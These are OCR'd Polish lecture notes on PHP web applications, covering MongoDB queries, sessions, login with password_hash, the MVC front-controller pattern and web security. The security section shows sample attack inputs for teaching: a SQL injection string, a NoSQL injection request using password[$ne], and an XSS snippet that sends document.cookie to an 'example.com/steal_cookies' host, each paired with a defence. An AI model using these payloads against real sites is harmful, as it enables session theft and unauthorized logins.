
k) Dokument – reprezentacja w PHP

```php
<?php
$dokument = [
  "nazwa" => "Laptop XYZ",
  "producent" => "ABC123",

  "porty" => ["4 USB", "HDMI", "Ethernet"],

  "specyfikacja" => [
    "CPU" => "Intel i7",
    "RAM" => "8 GB",
    "HDD" => "1 TB"
  ]
];
```

l) Instancja MongoDB



m) Połączenie z MongoDB

```php
function get_db()
{
    $mongo = new MongoDB\Client(
            "mongodb://localhost:27017/wai",
            [
                    'username' => 'wai_web',
                    'password' => 'w@i_w3b',
            ]);
    $db = $mongo->wai;
    return $db;
}
```

n) Zapisywanie dokumentów `$db->products->insertOne($product);`

o) Każdy dokument w bazie MongoDB posiada identyfikator – pole _id; jeśli nie zostanie określone jawnie, baza doda je automatycznie i przydzieli unikalny identyfikator

p) Wyszukiwanie dokumentów $products = $db->products->find(); - zwrócony kursor umożliwia iterowanie po wynikach; wyniki wyszukiwania można zawęzić poprzez przykład dokumentu, podany jako kryterium wyszukiwania, np. wyszukanie towarów w cenie 2999 zł od producenta ABC123

```
$query = [ 'price' => 2999, 'manufacturer' => 'ABC123',];
$products = $db->products->find($query);
```

q) Wyszukiwanie na podstawie _id

```
$id = "56059e41b80de4f3478b4567";
$query = [ '_id' => new ObjectId($id) ];
$product = $db->products->findOne($query);
```

r) Wyszukanie towarów w cenie 2500 – 3000 PLN

```
$query =
[
    'price' => [ '$gt' => 2500, '$lt' => 3000]
];
$products = $db->products->find($query);
```

s) Operator alternatywy – wyszukanie produktów których cena nie przekracza 3000 zł LUB wyprodukowanych przez firmę Apple

```
$products = $db->products->find([
    '$or' => [  ['price' => ['$lt' => 3000]], ['manufacturer' => 'Apple'], ]
]);
```

t) Wyszukiwanie wyrażeniem regularnym

```
$query = [  'name' => ['$regex' => 'laptop', '$options' => 'i']  ];
$products = $db->products->find($query);
```

u) Warunki z dokumentami zagnieżdżonymi – mogą odnosić się do pól dokumentów zagnieżdżonych; składnie dot notation pozwala trawersować w głąb dokumentów zagnieżdżonych

```
$results = $db->products-> find(['specs.CPU'=>'Intel i7']);
```

v) Ograniczenie liczby wyników

```
$opts = [ 'skip' => 10, 'limit' => 5 ]; //wyświetli maksymalnie 5 wyników z pominięciem pierwszych 10
$products=$db->products->find($query, $opts);
```

w) Stronicowanie

```
$page = isset($_GET['page']) ? (int) $_GET['page'] : 1;
$pageSize = 3;
$next  = ($page + 1);
$prev  = ($page - 1);
$total = $db->cats->count();
$opts = [ 'skip' => ($page - 1) * $pageSize, 'limit' => $pageSize ];
$cats = $db->cats->find([], $opts);
foreach ($cats as $cats)
```

x) Sortowanie – jedno lub wielokryteriowe

```
$opts = [  'sort' => [ 'price' => -1, 'name' => 1 ]  ]; // -1 malejąco; 1 rosnąco; nazwa drugorzędna
$products = $db->products->find([], $opts);
```

y) Podmiana całego dokumentu: $db->products->replaceOne($query, $product);

z) Aktualizacja wielu dokumentów:

```
$query = [  'name' => [ '$regex' => 'laptop', '$options' => 'i' ]  ];
$newVals = ['price' => 999];
$db->products-> updateMany($query,['$set' => $newVals]); // set aktualizuje wskazane pola
```

aa) Usuwanie dokumentów: $db->products->deleteOne($query);

2.5. Mechanizm sesji

a) Protokół HTTP jest bezstanowy

b) Niezależne żądania – serwer otrzymuje zapytanie, generuje odpowiedź i zamyka połączenie - $ telnet 192.168.166.20 80

c) Brak powiązania pomiędzy kolejnymi zapytaniami

d) Każde zapytanie musi zawierać komplet informacji, koniecznych do jego przetworzenia

e) Potrzeby witryn internetowych

f) Zapamiętanie wyborów użytkownika na jednej podstronie, celu zrealizowania funkcjonalności na innej; Składanie zamówienia, koszyk produktów

g) HTTP Cookies nie nadają się – łatwość wykradnięcia danych i ich modyfikacji/spreparowania złośliwego żądania
h) Zapamiętanie danych po stronie serwera (pliki na dysku, np.XML; baza danych; pamięć operacyjna) - bezpieczne;
i) Rozpoznawanie klientów: mechanizm Sesji
j) Sesja – ciąg kolejnych zapytań HTTP wysyłanych przez tego samego klienta
k) Stan sesji – dane przechowywane pomiędzy kolejnymi zapytaniami http, składającymi się na sesję
l) Każda sesja posiada identyfikator, przekazywany do przeglądarki w momencie otwarcia sesji – każde żądanie HTTP w ramach sesji musi zawierać jej identyfikator
m) Serwer, otrzymując żądanie z dołączonym identyfikatorem, wyszukuje właściwą sesję i udostępnia jej stan (dane) na czas obsługi żądania
n) Cechy dobrego identyfikatora sesji: długi, losowy, generowany nieliniowo – trudny do odgadnięcia
o) Przekazywanie identyfikatora sesji:
    - GET – dołączone do URI – niebezpieczne! Używane tylko w ostateczności
    - POST – w ciele zapytania
    - Cookies – dołączane do każdego zapytania, ale mogą zostać wyłączone
p) Długość sesji: przy braku aktywności sesja powinna zostać zakończona dla bezpieczeństwa i zwolnienia zasobów
q) Czas trwania sesji określony w plikach konfiguracyjnych serwera bądź aplikacji
r) Lokalizacja danych sesji
    - Pamięć operacyjna: szybki dostęp, ograniczony rozmiar; bardzo kłopotliwe skalowanie w poziomie
    - Na dysku: dowolny rozmiar, wolniejszy dostęp, skalowanie w poziomie kłopotliwe
    - W bazie danych: dowolny rozmiar, łatwe skalowanie w poziomie
s) API PHP do obsługi sesji
    - Generowanie bezpiecznego id sesji
    - Przekazywanie id do przeglądarki
    - Zapisywanie i odczyt danych w stanie sesji
    - Obsługa wygaśnięcia sesji
    - Czyszczenie stanu sesji
t) Parametry konfiguracyjne mechanizmu sesji – php.ini
    - session.use_cookies – domyślnie włączone
    - session:use_trans_sid – używanie GET/POST do przekazywania id sesji – domyślnie
    - session.use_only_cookies – domyślnie włączone od PHP 5.3
    - session.name – nazwa cookie/parametru z id sesji; domyślnie PHPSESID
    - session.cookie_lifetime – czas trwania sesji; domyślnie do zamknięcia przeglądarki
    - session.sabe_handler – lokalizacja danych sesji; domyślnie w plikach
    - session.use_strict_mode – akceptowanie id z żądania HTTP dla niezainicjowanej sesji; domyślnie Off (akceptuje)
u) Rozpoczęcie sesji (lub wczytanie stanu już istniejącej – na podstawie id z żądania) - **session_start();** // przy włączonym session.use_cookies ustawia ciasteczko
v) Dostęp do danych sesji – tablica superglobalna $_SESSION
w) Czyszczenie sesji
    - **session_destroy();** - usuwa dane sesji z dysku/bazy danych/memcached
    - nie usuwa zawartości tablicy dla bieżącego żądania - $_SESSION będzie puste dopiero przy kolejnym żądaniu
    - nie zamyka sesji, nie usuwa cookie – klient dalej może korzystać z tego samego id
    - Całkowite zniszczenie sesji wymaga ręcznego usunięcia cookie:

```
$params = session_get_cookie_params();
setcookie(session_name(), '', time() - 42000,
$params["path"], $params["domain"],
$params["secure"], $params["httponly"]
);
```

2.6. Kontrola dostępu – rozróżnianie dostępnych funkcji/zasobów w zależności użytkownika poprzez uwierzytelnianie i autoryzację; typowo opiera się o bazę użytkowników

a) Przechowywanie haseł – powinny być zahashowane
   - Nie należy stosować funkcji MD5 – niezalecana od 1999 roku, podatna na kolizję
   - Podobnie nie zaleca się algorytmu SHA-1
   - Od PHP 5.5 dostępne są funkcje pomocnicze
   - Hashowanie – algorytm bcrypt bazujący na szyfrze Blowfish:
     ```
     $hash = password_hash('p@ssw0rd', PASSWORD_DEFAULT);
     ```
   - Weryfikacja: `password_verify('p@ssw0rd', $hash))`

b) Rejestracja użytkowników:
   - Formularz rejestracji
   - Pobranie danych z zapytania POST
   - Weryfikacja – czy powtórzone hasła się zgadzają; dane są uzupełnione; istnieje już dany użytkownik…
   - Zahashowanie hasła – jak wyżej
   - Zapis do bazy danych `$db->users->insert([ 'login' => $login, 'password' => $hash, ... ]);`
   - Redirect
     ```
     header('Location: success.php');
     exit;
     ```

c) Logowanie użytkowników:
   - Formularz logowania
   - Pobranie danych z zapytania post
   - Pobranie użytkownika z bazy danych na poprzez login:
     ```
     $user = $db->users->findOne(['login' => $login]);
     ```
   - Weryfikacja hasła
     ```
     if($user !== null && password_verify($password, $user['password'])){
         //hasło poprawne
     }
     ```
   - Zmiana id sesji i zapisanie informacji o użytkowniku `$_SESSION['user_id'] = $user['_id'];`
   - Przekierowanie:
   - Przekierowanie:
     ```
     header('Location: profile.php');
     exit;
     ```

d) Wylogowanie: wyczyszczenie danych bieżącej sesji – session_destroy(); i usunięcie cookie

e) Wylogowanie w wyniku wygaśnięcia sesji po zadanym czasie nieaktywności

2.7. Przepływ sterowania w aplikacjach internetowych

a) Kiedyś – pomieszanie logiki obsługi żądań HTTP z logiką biznesową oraz interfejsem i logiką jego wyświetlania; nieczytelny plik i trudny podział pracy w zespole; łatwość zepsucia logiki biznesowej

b) Kolejność operacji

1. Logika obsługi żądania HTTP
   - Parametry GET, POST, przychodzące cookies (w tym sesja)
   - Odczytanie parametrów będących argumentami dla logiki biznesowej
   - Przekształcenie danych z żądania na parametry z domeny biznesowej, np. konwersja typów
2. Logika biznesowa
   - Powinna być niezależna od protokołu HTTP
   - Przyjmuje argumenty/ zwraca wyniki z domeny biznesowej
   - Może się nie powieść z przyczyn niezależnych od aplikacji, np. brak połączenia z bazą danych, nieudana płatność
   - Nie może spowodować awarii aplikacji – konieczność obsługi sytuacji wyjątkowych
3. Logika obsługi odpowiedzi http
   - Kod i nagłówki odpowiedzi
   - Ciało odpowiedzi
   - Wynika z efektów logiki biznesowej, np. wyniki wyszukiwania produktu, złożenie zamówienia
   - Interpretuje wyniki z domeny biznesowej w kategoriach odpowiedzi HTTP dla przeglądarki
4. Widok
   - Prezentuje efekty logiki biznesowej
   - Musi być przygotowany na wszystkie wartości dopuszczalne w domenie biznesowej, np. pusta lista, brak wartości
   - Błąd w widoku zawsze jest efektem niedopatrzenia programisty!

c) Logika biznesowa powinna znaleźć się w funkcjach w osobnym pliku – umożliwi to jej wykorzystanie w wielu miejscach aplikacji; a czasem w wielu aplikacjach

d) Kontroler – kontroluje przepływ sterowania w celu obsługi akcji użytkownika:
   - Odczytywanie przekazanych parametrów
   - Wywołanie właściwej logiki biznesowej
   - Wybór widoku do prezentacji wyników

e) Struktura projektu – z podziałem na katalogi, aby nie mieszać widoków z logiką biznesową

f) Powyższa struktura ma wiele punktów wejścia – przez co kłopotliwe jest zarządzanie globalnymi aspektami aplikacji (np. sesja); a struktura adresów jest wymuszona nazwami plików


g) Front-controller
   - Pojedynczy punkt wejścia aplikacji
   - Realizuje globalne aspekty działania aplikacji – wszystkie niezwiązane z pojedynczą akcją
   - Wybiera kontroler do wywołania na podstawie parametrów żądania

h) Nowa struktura projektu

i) Nowy sposób adresacji
example.com/front_controller.php?action=/products zamiast example.com/products.php

j) Adresy można zmienić przy pomocy mod_rewrite

k) mod_rewrite – moduł umożliwiający przepisywanie adresów
   - Adres z żądania HTTP zostaje zamieniony (przepisany) na inny, zgodnie z zdefiniowanymi regułami
   - .htcaccess – dodatkowa konfiguracja serwera w obrębie katalogów projektu



l) Umieszczenie wszystkich funkcji biznesowych w jednym pliku – business.php

m) Natomiast logika wyświetlania widoku powinna znajdować się w front-controllerze

n) Wprowadzenie kontraktu pomiędzy kontrolerem i widokiem – model

o) Zamiast dołączania widoków, należy zwrócić ich nazwę (Redirect)

p) Przekazywanie modelu pomiędzy front-controllerem a kontrolerem

q) Jedynym plikiem serwowanym przez serwer WWW jest front-controller.php – dlatego wszystkie pozostałe skrypty powinny być umieszczone w osobnym podkatalogu (DocumentRoot)

r) Dispatcher i front-controller:

dispatcher.php

```php
<?php
const REDIRECT_PREFIX = 'redirect:';

function dispatch($routing, $action_url)
{
    $controller_name = $routing[$action_url];
    $model = [];
    $view_name = $controller_name($model);
    build_response($view_name, $model);
}

function build_response($view, $model)
{
    if (strpos($view, REDIRECT_PREFIX) === 0) {
        $url = substr($view, strlen(REDIRECT_PREFIX));
        header("Location: " . $url);
        exit;
    } else {
        render($view, $model);
    }
}

function render($view_name, $model)
{
    extract($model);
    include 'views/' . $view_name . '.php';
}
```


front_controller.php

```php
<?php
require_once '../dispatcher.php';
require_once '../routing.php';
require_once '../controllers.php';

/*...aspekty globalne...*/

//wybór kontrolera do wywołania:
$action_url = $_GET['action'];
dispatch($routing, $action_url);
```


s) Ostateczna struktura projektu – wzorzec MVC (Model View Controller) – wzorzec projektowy do modelowania interakcji z użytkownikiem w warstwie interfejsu aplikacji



t) Składowe MVC:
- Front-controller
- Routing
- Kontrolery
- Modele danych dla widoków
- Szablony widoków

Logika biznesowa poza kontrolerem

u) Działanie MVC



2.8. Bezpieczeństwo

a) Wstrzyknięcie szkodliwego kodu - wartości podane przez użytkownika są bezpośrednio przekazywane do zewnętrznego interpretera
   - SQL / NoSQL Injection
   - Parametry XPath/LDAP/zewnętrznych poleceń systemowych

b) SQL Injection

```
$user=$_SESSION['id'];
$status=$_GET['status'];
$q="SELECT * FROM orders
WHERE user_id=$user AND status='$status'";
```

http://example.com/orders?status=new

```
SELECT * FROM orders
WHERE user_id=1 AND status='new'
```

http://example.com/orders?status=new' OR '1' = '1

```
SELECT * FROM orders
WHERE user_id=1 AND status='new' OR '1' // AND ma priorytet nad OR
```

c) Strategia obrony – zapytania z parametrami (prepared statements)

d) NoSQL Injection – MongoDB – poprzez API (samo MongoDB nie jest podatne)

- Kod uwierzytelniający

```
$query = [ 'login' => $_POST['login'], 'password' => $_POST['password'] ];
$user = $db->users->findOne($query);
if ($user)
        echo "Zalogowany!\n";
else
        echo "Niepoprawny login lub hasło.\n";
```


- Spreparowane zapytanie HTTP
  - Żądanie – *polecenie z pakietu httpie: #apt-get install httpie*

```
$ http -v -f POST \
http://example.com/login.php \
'login=admin' 'password[$ne]=1'
POST /wai/inject/login.php HTTP/1.1
Content-Length: 33
Content-Type: application/x-www-form-urlencoded;
charset=utf-8
...
login=admin&password%5B%24ne%5D=1
```

  - Odpowiedź

```
HTTP/1.1 200 OK
Set-Cookie: PHPSESSID=3sg1hgdtha9lr2s4f; path=/
...
Zalogowany!
```

- MongoDB Injection w PHP
  - Wartości parametrów z operatorem indeksowania w nazwie są umieszczone w tablicy
  - Przydatne przy obsłudze pól typu checkbox



- Strategia obrony – rzutowanie parametrów na wartości skalarne

```
$query = [  'login' => (string)$_POST['login'], 'password' => (string)$_POST['password']  ];
$user = $db->users->findOne($query);
```

e) Wstrzyknięcie szkodliwego kodu – wszystkie wartości, odczytywane z parametrów żądania HTTP są potencjalnie niebezpieczne!

f) Strategie obrony
   - Weryfikacja typów otrzymanych danych
   - Wykrywanie niedozwolonych znaków (np. apostrof, cudzysłów, nawiasy)
   - Kodowanie niebezpiecznych znaków na encje
   - Whitelists – listy dopuszczalnych wartości

g) Wadliwe uwierzytelnianie – autorskie mechanizmy zamiast rozwiązań dostarczonych przez serwer/framework/platformę - lepiej przetestowanych; uwzględniających niuanse; zintegrowanych
   - Niezahashowane hasła
   - Wykorzystanie wadliwej/własnej funkcji mieszającej
   - Niewykorzystanie ciągu mieszającego
   - Wykorzystanie tego samego ciągu mieszającego dla wszystkich haseł
   - Wykorzystanie zbyt krótkich ciągów mieszających

   Gotowa funkcja password_hash(); uwzględnia wszystkie powyższe niuanse!

h) Ataki na sesje:
   - Session prediction – odgadywanie klucza kolejnej sesji na bazie kluczy poprzednich
     - Klucze powinny być generowanie nieliniowo
     - Nie należy implementować własnych mechanizmów generowania klucza sesji
     - session_start() domyślnie generuje trudne do odgadnięcia klucze
   - Session sniffing – podsłuchiwanie identyfikatora sesji
     - Niewykorzystanie HTTPS dla oszczędności mocy obliczeniowej;
     - Sesja zostaje otwarta gdy połączenie może zostać podsłuchane
     - Nieusuwanie ciasteczek sesji //id sesji

     Strategia obrony: zmiana id sesji, gdy zmienia się poziom uprawnień:
     session_regenerate_id();
   - Session fixation – atak na serwisy akceptujące identyfikator sesji nadesłany przez użytkownika, gdy dana sesja nie istnieje
     - session.use_strict_mode - domyślnie Off (akceptuje – podatność na session fixation)
   - Man-in-the-middle – przekierowanie ruchu przez serwer napastnika na poziomie serwerów DNS
     - Wadliwe routery/serwery proxy

     Strategie obrony
     - DNSSEC
     - TLS – certyfikaty potwierdzające tożsamość serwera
   - Man-in-the-browser – monitorowanie ruchu wychodzącego z przeglądarki i docierającego do niej
     - Wtyczki do przeglądarek
     - ActiveX (IE)

i) XSS: Cross-Site Scripting – spreparowane przez napastnika dane trafiają do przeglądarki ofiary jako fragment podatnej na atak strony – celem na których treści umieszczają użytkownicy:
   - Serwisy aukcyjne
   - Fora
   - Portale społecznościowe
   - Portale umożliwiające kontrolę treści

   Strona jest podatna na atak, gdy dane nie są przetwarzane.
   Przykład złośliwej zawartości:

```
Super okazja! Laptop XYZ123 w cenie 1999!
<script>
$.ajax("http://example.com/steal_cookies",
        {cookies: document.cookie});
</script>
Kup już dziś!
```

j) Złośliwy kod może mieć formę inną niż skrypty JS
   - <iframe> - dołączenie dowolnej zawartości z innej witryny
   - <form> - formularz mający na celu wyłudzenie danych od użytkownika
   - Kod wykorzystujący atak CSRF (A8 Cross-Site Request Forgery)

k) XSS – zabezpieczenia przed atakiem
   - Wszystkie treści przesyłane przez użytkowników są potencjalnie niebezpieczne!
   - Pliki cookies należy zabezpieczyć dodając atrybut HttpOnly – będą dostępne tylko dla zapytań http
   - Gdy użycie elementów HTML nie jest dopuszczone:
     - Wycięcie wszystkich znaczników
     - Zamiana potencjalnie niebezpiecznych znaków na encje
   - Gdy użytkownicy muszą mieć możliwość formatowania wysyłanych treści:
     - Wprowadzenie innego zestawu znaczników formatujących, np. BBCode
     - Dopuszczanie tylko podzbioru bezpiecznych elementów
     - Usuwanie wszystkich elementów <script>
     - Usuwanie wszystkich atrybutów związanych ze zdarzeniami, np. onclick
   - PHP
     - strip_tags()
     - htmlspecialchars()
     - htmlentitles()

l) Kontrola dostępu we wszystkich warstwach – aspekt bezpieczeństwa powinien przecinać aplikację na wszystkich poziomach
   - Warstwa prezentacji – użytkownik widzi w interfejsie tylko te informacje i operacje, do których ma uprawnienia
   - Warstwa operacji biznesowych/funkcji – w reakcji na żądanie HTTP, wywołane mogą zostać tylko te funkcje, do których użytkownik ma uprawnienia
   - Warstwa danych – wywoływane funkcje mogą operować tylko na danych, które należą do użytkownika lub do których ma uprawnienia

m) CSFR - scenariusz ataku

1. Na stronie **danger.example.com** napastnik umieszcza kod, który spowoduje wysłanie przez przeglądarkę zapytania do innego serwisu:
   ****
2. Ofiara loguje się na swoje konto w serwisie społecznościowym **flawedbook.com** - przeglądarka otrzymuje plik *cookie*
3. Ofiara odwiedza stronę **danger.example.com**
4. Przeglądarka ofiary napotyka na element **<img>** w kodzie strony **danger.example.com**
5. Pliki graficzne nie podlegają polityce *single-origin*, przeglądarka konstruuje zapytanie GET, aby pobrać plik do wyświetlenia na stronie:
   GET http://flawedbook.com/new_post.php?content=tresc_napastnika
6. Przeglądarka dołącza do zapytania GET pliki *cookies* dla domeny **flawedbook.com**
7. Witryna **flawedbook.com** otrzymuje zapytanie, i odczytuje identyfikator sesji z dołączonego pliku *cookie*
8. Id sesji wskazuje na sesję aktualnie zalogowanego użytkownika (ofiary) – dalsze operacje są wykonywane z jego uprawnieniami
9. Skrypt **new_post.php** odczytuje wartość parametru **content** i dodaje nową notatkę na koncie ofiary
10. Ofiara nie jest świadoma tego co zaszło, element **<img>** ma wymiary (0,0) – na stronie **danger.example.com** nie widać nic podejrzanego

n) CSFR – przyczyna podatności – akceptowanie zapytań typu GET dla akcji zmieniających stan po stronie serwera i bazowanie wyłącznie na danych uwierzytelniających, które są automatycznie dołączane przez przeglądarkę do wszystkich żądań http

o) Podsumowanie
   - Bezpieczeństwo aplikacji nie jest szczegółem implementacyjnym
   - Aspekty bezpieczeństwa wpływają na architekturę aplikacji i przecinają aplikację we wszystkich warstwach
   - Bezpieczeństwo należy uwzględnić już na etapie projektowania systemu - nie można go dodać ad-hoc